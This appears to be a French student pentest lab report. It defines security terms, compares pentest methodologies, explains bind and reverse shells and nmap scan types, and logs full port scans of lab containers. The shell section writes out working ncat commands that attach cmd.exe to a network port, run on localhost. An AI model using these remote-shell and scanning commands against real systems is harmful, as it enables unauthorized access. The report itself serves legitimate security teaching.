

02 NOVEMBRE 2024

PENTEST CYBERSECURITE

REPONSES AUX QUESTIONS

MOHAMED BOUCHENGUOUR | HAMADI DAGHAR
POLYTECH UNICE

Définissez les termes suivants: 0 day, CVE, CVSS, CWE, CWSS :

- **0 day (Zero Day)** : Une faille de sécurité est appelée "0 day" lorsqu'elle est inconnue des développeurs et n'a pas de correctif disponible. Ces vulnérabilités sont souvent exploitées activement par des attaquants avant que les développeurs ou les administrateurs ne soient au courant du problème.
- **CVE (Common Vulnerabilities and Exposures)** : Il s'agit d'une base de données qui attribue un identifiant unique à chaque vulnérabilité de sécurité connue, cette base de données facilite le suivi et la gestion des failles par les développeurs, chercheurs et responsables de la sécurité.
- **CVSS (Common Vulnerability Scoring System)** : Système qui attribue un score aux vulnérabilités pour en évaluer la gravité et l'impact potentiel. Ce score, basé sur divers critères comme la facilité d'exploitation, le niveau de dommages potentiels, etc... Ce score aide les organisations à prioriser les vulnérabilités présentes dans leur système.
- **CWE (Common Weakness Enumeration)** : Une liste de types de faiblesses en matière de sécurité logicielle qui aide à comprendre les catégories de vulnérabilités, comme les erreurs de configuration ou les failles de logique. Elle est utilisée pour classer et organiser les faiblesses.
- **CWSS (Common Weakness Scoring System)** : Système de notation pour évaluer la gravité des faiblesses en fonction de leur impact, de la facilité d'exploitation et d'autres facteurs contextuels, en se concentrant sur les causes fondamentales.

Est-ce qu'il existe des failles sans CVE associé?

Oui, il existe des failles sans CVE associé. Il peut s'agir de failles récemment découvertes pour lesquelles un identifiant n'a pas encore été attribué, de vulnérabilités dans des logiciels propriétaires ou peu utilisés, ou de failles qui n'ont pas été publiquement divulguées.

Donnez quelques exemples de méthodologie de pentest et leurs différences majeures par rapport à PTES.

- L'**OSSTMM (Open Source Security Testing Methodology Manual)** est une méthodologie de test de sécurité qui adopte une approche scientifique pour analyser les failles de sécurité. Cette méthodologie fournit des lignes directrices pour l'identification des vulnérabilités dans les réseaux et leurs composants. Ce manuel est particulièrement utile aux équipes de développement de réseaux, car il ne se contente pas de guider les testeurs de sécurité : il aide également à structurer la conception des pare-feu et des configurations réseau.
 - **Différence avec PTES** : Contrairement au **PTES** qui est plus généraliste et largement axé sur les tests d'intrusion technique, l'**OSSTMM** s'étend à une analyse plus complète des réseaux et systèmes, avec une méthodologie adaptable qui inclut les meilleures pratiques de configuration réseau pour assurer la sécurité dès le développement.

- L'**OWASP (Open Web Application Security Project)** est très utilisé pour la sécurité des applications, surtout web et mobiles. Il s'agit d'une méthodologie développée par une communauté de spécialistes, qui se concentre sur les failles de sécurité les plus courantes et dangereuses dans les applications modernes. Cette méthodologie comprend un guide complet couvrant plus de 66 contrôles de sécurité pour tester les vulnérabilités, qu'elles soient techniques ou logiques. Le cadre OWASP n'est pas uniquement destiné aux tests d'intrusion; il est également précieux en phase de développement pour éviter les failles de sécurité dès le départ.
 - **Différence avec PTES** : Contrairement au **PTES**, qui est plus large et couvre l'infrastructure et les réseaux, OWASP se concentre uniquement sur les applications web et mobiles. PTES est une méthodologie globale pour l'ensemble du réseau, alors qu'OWASP cible les particularités de l'application, offrant des contrôles approfondis pour les erreurs spécifiques de développement logiciel et les vulnérabilités fonctionnelles.

- Le **NIST (National Institute of Standards and Technology)** propose un ensemble de lignes directrices très spécifiques pour les tests de sécurité de l'information, avec un focus particulier sur les infrastructures critiques comme les banques, l'énergie, et les communications. Ce cadre est souvent une exigence pour les entreprises américaines qui doivent se conformer à certaines réglementations. La méthodologie NIST est conçue pour standardiser les tests d'intrusion sur les réseaux et applications, afin de réduire les risques de cyberattaque.
 - **Différence avec PTES** : Contrairement au **PTES**, qui reste assez flexible et s'adapte à divers environnements techniques, le NIST suit un ensemble de règles beaucoup plus structuré, adapté aux entreprises ayant des obligations de conformité réglementaire. Là où le PTES se concentre sur les tests d'intrusion eux-mêmes, le NIST est plus formel et orienté vers le respect de directives précises, en particulier pour les entreprises américaines.

- La norme **ISSAF (Information System Security Assessment Framework)** offre une approche encore plus détaillée pour les tests d'intrusion que le PTES. ISSAF permet de planifier et de documenter chaque étape, de la préparation à la destruction des traces laissées en fin de test, tout en liant chaque phase aux outils utilisés. Cette méthodologie couvre toutes les parties du système, en fournissant des vecteurs d'attaque potentiels et des scénarios d'exploitation pour chaque vulnérabilité.
 - **Différence avec PTES** : Contrairement au PTES, qui reste assez flexible, l'ISSAF apporte un niveau de détail plus élevé pour chaque étape et s'adapte bien aux tests avancés. Là où PTES reste général, ISSAF fournit des indications plus spécifiques, notamment sur les outils et les tactiques que les attaquants peuvent employer, ce qui en fait un choix utile pour des tests d'intrusion poussés.

source : <https://www.vumetric.com/fr/blogue/top-methodologies-test-intrusion/>


Quelle est la différence majeure entre un bind et reverse shell?

La différence majeure entre un **bind shell** et un **reverse shell** est la direction de la connexion :

- **Bind Shell** : La machine cible ouvre un port et écoute les connexions entrantes. L'attaquant se connecte à ce port pour obtenir un accès à la machine cible. Ici, c'est la machine compromise qui attend la connexion, ce qui peut être bloqué par un pare-feu configuré pour restreindre les connexions entrantes.
- **Reverse Shell** : La machine cible initie la connexion vers l'attaquant en envoyant un shell. Ici, c'est l'attaquant qui écoute sur un port, et la machine compromise établit la connexion vers lui. Cette approche permet de contourner certains pare-feux qui bloquent les connexions entrantes, mais pas les connexions sortantes.

Faites-en l'expérimentation en local sur votre machine et démontrez votre succès à l'aide de captures d'écran

Bind shell



The image consists of two screenshots of a Windows command prompt window titled "Invite de commandes - ncat".

The top screenshot shows the following output:


```
C:\Users\Hamadi>ncat -lvp 4444 -e cmd.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1:51099.
```

The bottom screenshot shows the following output:

```
C:\Users\Hamadi>ncat 127.0.0.1 4444
Microsoft Windows [version 10.0.22631.4317]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\Hamadi>
```

Reverse shell



The image consists of two screenshots of a Windows command prompt window titled "Invite de commandes - ncat".

The top screenshot shows the command `C:\Users\Hamadi>ncat 127.0.0.1 4444 -e cmd.exe` being entered at the prompt.

The bottom screenshot shows the command `C:\Users\Hamadi>ncat -lvp 4444` being entered. The output of the command is displayed as follows:

```
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1:51301.
Microsoft Windows [version 10.0.22631.4317]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\Hamadi>
```

- (optionnel) Dans le lab, essayez d'upgrade un shell (non ssh) en un shell entièrement interactif avec un tty complet et autocomplétion. Illustrez avec des screenshots.

Voir machine TomCat, post-exploit.

Quelle est l'IP de la Kali? Quel est le masque de sous réseau?

L'ip de la Kali est 193.20.1.2 et son masque est 255.255.255.0 (/24)

```
(root@f38ca49a44f7)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 193.20.1.2 netmask 255.255.255.0 broadcast 193.20.1.255
    ether 02:42:c1:14:01:02 txqueuelen 0 (Ethernet)
    RX packets 153 bytes 13899 (13.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 94 bytes 12140 (11.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Quelle est l'IP du réseau "publique" ?

L'IP du réseau public est 193.20.1.0

Combien de machines ont été détectées par ce scan? Créez un tableau associant chaque IP détectée avec le nom de la machine.

```
(root@8c3ebccf4a23)~# nmap -sP 193.20.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:34 UTC
Nmap scan report for 193.20.1.1
Host is up (0.000060s latency).
MAC Address: 02:42:D9:70:9A:F2 (Unknown)
Nmap scan report for polytech_Log4j_1_ab95d2cb75d2.polytech_public_net (193.20.1.3)
Host is up (0.000019s latency).
MAC Address: 02:42:C1:14:01:03 (Unknown)
Nmap scan report for polytech_XXE_1_da107deff0ef.polytech_public_net (193.20.1.4)
Host is up (0.000010s latency).
MAC Address: 02:42:C1:14:01:04 (Unknown)
Nmap scan report for polytech_ApachePrivEsc_1_f96e41f6457c.polytech_public_net (193.20.1.5)
Host is up (0.0000090s latency).
MAC Address: 02:42:C1:14:01:05 (Unknown)
Nmap scan report for polytech_SSH_enum_1_baf7ec10fe75.polytech_public_net (193.20.1.6)
Host is up (0.0000090s latency).
MAC Address: 02:42:C1:14:01:06 (Unknown)
Nmap scan report for polytech_Tomcat_1_99aec3cc5d8a.polytech_public_net (193.20.1.7)
Host is up (0.000010s latency).
MAC Address: 02:42:C1:14:01:07 (Unknown)
Nmap scan report for polytech_XXE_Hard_1_f28df4780ce9.polytech_public_net (193.20.1.8)
Host is up (0.000048s latency).
MAC Address: 02:42:C1:14:01:08 (Unknown)
Nmap scan report for 8c3ebccf4a23 (193.20.1.2)
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 14.05 seconds
```

8 machines ont été trouvées :

Ip	Nom
193.20.1.1	
193.20.1.3	polytech_Log4j_1_ab95d2cb75d2.polytech_public_net
193.20.1.4	polytech_XXE_1_cf147ab96468.polytech_public_net
193.20.1.5	polytech_ApachePrivEsc_1_43edafcae2f7.polytech_public_net
193.20.1.6	polytech_SSH_enum_1_64daf7cbc3b2.polytech_public_net
193.20.1.7	polytech_Tomcat_1_7d8d9021c213.polytech_public_net
193.20.1.8	polytech_XXE_Hard_1_9266312422d3.polytech_public_net
193.20.1.2	f38ca49a4d47 Machine Kali

A quoi pourrait correspondre l'IP finissant par .1 ?

L'adresse IP finissant par 1 pourrait correspondre à la VM. En effet, l'adresse ip terminant par .1 dans un réseau local est utilisée comme routeur du réseau.

Combien y a-t-il de ports TCP dans une machine? Et UDP?

Adresse IP	Ports TCP	Ports UDP
193.20.1.1	22 2222 3580 5000 8008 48080	
193.20.1.2	22	
193.20.1.3	8983	
193.20.1.4	80	
193.20.1.5	80	
193.20.1.6	22	

193.20.1.7	8009 8080	
193.20.1.8	80	

```
(root@8c3ebccf4a23)~]
# nmap -PU 193.20.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:47 UTC
Nmap scan report for 193.20.1.1
Host is up (0.0000050s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
3580/tcp  open  nati-svrloc
5000/tcp  open  upnp
8008/tcp  open  http
48080/tcp open  unknown
MAC Address: 02:42:D9:70:9A:F2 (Unknown)

Nmap scan report for polytech_Log4j_1_ab95d2cb75d2.polytech_public_net (193.20.1.3)
Host is up (0.0000080s latency).
All 1000 scanned ports on polytech_Log4j_1_ab95d2cb75d2.polytech_public_net (193.20.1.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:C1:14:01:03 (Unknown)

Nmap scan report for polytech_XXE_1_da107deff0ef.polytech_public_net (193.20.1.4)
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:04 (Unknown)

Nmap scan report for polytech_ApachePrivEsc_1_f96e41f6457c.polytech_public_net (193.20.1.5)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:05 (Unknown)

Nmap scan report for polytech_SSH_enum_1_baf7ec10fe75.polytech_public_net (193.20.1.6)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C1:14:01:06 (Unknown)

Nmap scan report for polytech_Tomcat_1_99aec3cc5d8a.polytech_public_net (193.20.1.7)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C1:14:01:07 (Unknown)

Nmap scan report for polytech_XXE_Hard_1_f28df4780ce9.polytech_public_net (193.20.1.8)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:08 (Unknown)

Nmap scan report for 8c3ebccf4a23 (193.20.1.2)
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (8 hosts up) scanned in 14.29 seconds
```

Qu'est-ce que le port TCP 0?

Le **port TCP 0** n'est pas utilisé pour les connexions standards. Il sert surtout pour :

1. **Choix automatique** : Indique au système de choisir un port disponible.
2. **Tests réseau** : Utilisé dans des diagnostics ou pour vérifier les filtres réseau.

En résumé, le port 0 est réservé pour des opérations techniques ou de test, pas pour des services.

Quelle est la différence majeure entre le fonctionnement entre TCP/UDP?

TCP et UDP sont deux protocoles de communication réseau, la différence majeure est liée à la **fiabilité** et au **contrôle** :

- **TCP** est un protocole **orienté connexion** qui garantit la fiabilité des échanges. Il assure l'ordre des paquets, la retransmission des paquets perdus et le contrôle de flux. Il établit une connexion avant de transférer des données (ex : HTTP, FTP).
- **UDP** est un protocole **sans connexion**, plus rapide mais **moins fiable**. Il ne garantit ni l'ordre ni la livraison des paquets, et il n'y a pas de mécanisme de retransmission (ex : DNS, streaming, jeux en ligne).

Analysez la manière dont nmap détecte qu'un port TCP est ouvert et comment elle est différente pour UDP

TCP scan :

- Nmap envoie un paquet SYN (synchronisation) au port de destination. C'est la première étape dans l'établissement d'une connexion TCP, également connue sous le nom de handshake.
- Si le port est ouvert, le serveur renverra un paquet SYN-ACK (synchronisation-acknowledge).
- Nmap détecte ce SYN-ACK et conclut que le port est ouvert. À ce stade, Nmap envoie un paquet RST (reset) pour ne pas établir la connexion (ce qui rend cette méthode discrète).
- Si le port est fermé, le serveur renverra un paquet RST.
- Si le port est filtré (par un pare-feu), Nmap ne recevra aucune réponse ou recevra un paquet ICMP unreachable.

UDP scan :

- Nmap envoie un paquet UDP "vide" ou avec des données spécifiques au port de destination.
- Si le port est ouvert ou filtré, il est possible que Nmap ne reçoive pas de réponse, car il n'y a pas d'accusé de réception dans le protocole UDP.
- Si le port est fermé, le serveur renverra généralement un paquet ICMP Port Unreachable (Type 3, Code 3).

- Si Nmap ne reçoit aucune réponse après plusieurs essais, il conclura que le port est potentiellement ouvert ou filtré.

Comment détecter l'OS d'une machine scannée?

```
nmap -O <ip_machine>
```

Décrivez brièvement les différentes techniques de scan disponibles avec nmap

- Scan SYN (ou scan furtif) : `nmap -sS <ip_machine>`
- Scan TCP connect : `nmap -sT <ip_machine>`
- Scan tous les ports TCP (de 1 à 65535) : `nmap -p- <ip_machine>`
- Scan UDP : `nmap -sU <ip_machine>`
- Scan Ping (pour détecter uniquement les hôtes actifs) : `nmap -sn <ip_machine>`
- Scan FIN : `nmap -sF <ip_machine>`
- Scan Xmas : `nmap -sX <ip_machine>`
- Scan Null : `nmap -sN <ip_machine>`
- Scan de version (pour identifier les versions des services) : `nmap -sV <ip_machine>`
- Scan d'OS (pour détecter le système d'exploitation de la cible) : `nmap -O <ip_machine>`
- Scan intensif (combine détection d'OS, version des services, et traceroute) : `nmap -A <ip_machine>`

Scannez systématiquement tous les ports TCP et au moins les 1000 ports UDP les plus communs. Fournissez des captures d'écran pour chacune des machines scannée, avec les commandes exécutées.

```
(root@466347a60a29)~# nmap -p- 193.20.1.1 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:43 UTC
Nmap scan report for 193.20.1.1
Host is up (0.0000040s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
3580/tcp  open  nati-svrloc
5000/tcp  open  upnp
8008/tcp  open  http
8983/tcp  open  unknown
18182/tcp open  opsec-ufp
20022/tcp open  unknown
48080/tcp open  unknown
MAC Address: 02:42:26:4B:59:7E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:43 UTC
Warning: 193.20.1.1 giving up on port because retransmission cap hit (2).
Nmap scan report for 193.20.1.1
Host is up (0.000023s latency).
Not shown: 991 open|filtered udp ports (no-response)
PORT      STATE SERVICE
1013/udp  closed unknown
18543/udp closed unknown
18835/udp closed unknown
32776/udp closed sometimes-rpc16
41058/udp closed unknown
48189/udp closed unknown
49171/udp closed unknown
49175/udp closed unknown
64080/udp closed unknown
MAC Address: 02:42:26:4B:59:7E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds
```

```
(root@466347a60a29)~# nmap -p- 193.20.1.2 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:44 UTC
Nmap scan report for 466347a60a29 (193.20.1.2)
Host is up (0.0000030s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:44 UTC
Nmap scan report for 466347a60a29 (193.20.1.2)
Host is up (0.0000030s latency).
All 1000 scanned ports on 466347a60a29 (193.20.1.2) are in ignored states.
Not shown: 1000 closed udp ports (port-unreach)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

```

(root@466347a60a29)-[~]
# nmap -p- 193.20.1.3 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:44 UTC
Nmap scan report for polytech_Log4j_1_d75be5a8f593.polytech_public_net (193.20.1.3)
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
8983/tcp  open  unknown
MAC Address: 02:42:C1:14:01:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:44 UTC
Nmap scan report for polytech_Log4j_1_d75be5a8f593.polytech_public_net (193.20.1.3)
Host is up (0.000029s latency).
Not shown: 991 open|filtered udp ports (no-response)
PORT      STATE SERVICE
177/udp   closed xdmcp
631/udp   closed ipp
1812/udp  closed radius
16829/udp closed unknown
17845/udp closed unknown
19222/udp closed unknown
19541/udp closed jcp
44160/udp closed unknown
61319/udp closed unknown
MAC Address: 02:42:C1:14:01:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.32 seconds

```

```

(root@466347a60a29)-[~]
# nmap -p- 193.20.1.4 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:44 UTC
Nmap scan report for polytech_XXE_1_ecf8fa955b6d.polytech_public_net (193.20.1.4)
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:44 UTC
Warning: 193.20.1.4 giving up on port because retransmission cap hit (2).
Nmap scan report for polytech_XXE_1_ecf8fa955b6d.polytech_public_net (193.20.1.4)
Host is up (0.000027s latency).
Not shown: 991 open|filtered udp ports (no-response)
PORT      STATE SERVICE
1046/udp  closed wfremotertm
16086/udp closed unknown
19193/udp closed unknown
19792/udp closed unknown
21000/udp closed irtrans
21167/udp closed unknown
27482/udp closed unknown
42639/udp closed unknown
49201/udp closed unknown
MAC Address: 02:42:C1:14:01:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.29 seconds

```

```

(root@466347a60a29)~#
# nmap -p- 193.20.1.5 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:45 UTC
Nmap scan report for polytech_ApachePrivEsc_1_d12961ae3b5e.polytech_public_net (193.20.1.5)
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:05 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:45 UTC
Nmap scan report for polytech_ApachePrivEsc_1_d12961ae3b5e.polytech_public_net (193.20.1.5)
Host is up (0.000032s latency).
Not shown: 993 open|filtered udp ports (no-response)
PORT      STATE SERVICE
38/udp    closed rap
9950/udp   closed apc-9950
19332/udp  closed unknown
19489/udp  closed unknown
31109/udp  closed unknown
37602/udp  closed unknown
39632/udp  closed unknown
MAC Address: 02:42:C1:14:01:05 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.03 seconds

```

```

(root@466347a60a29)~#
# nmap -p- 193.20.1.6 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:45 UTC
Nmap scan report for polytech_SSH_enum_1_3e98611fbc8e.polytech_public_net (193.20.1.6)
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C1:14:01:06 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
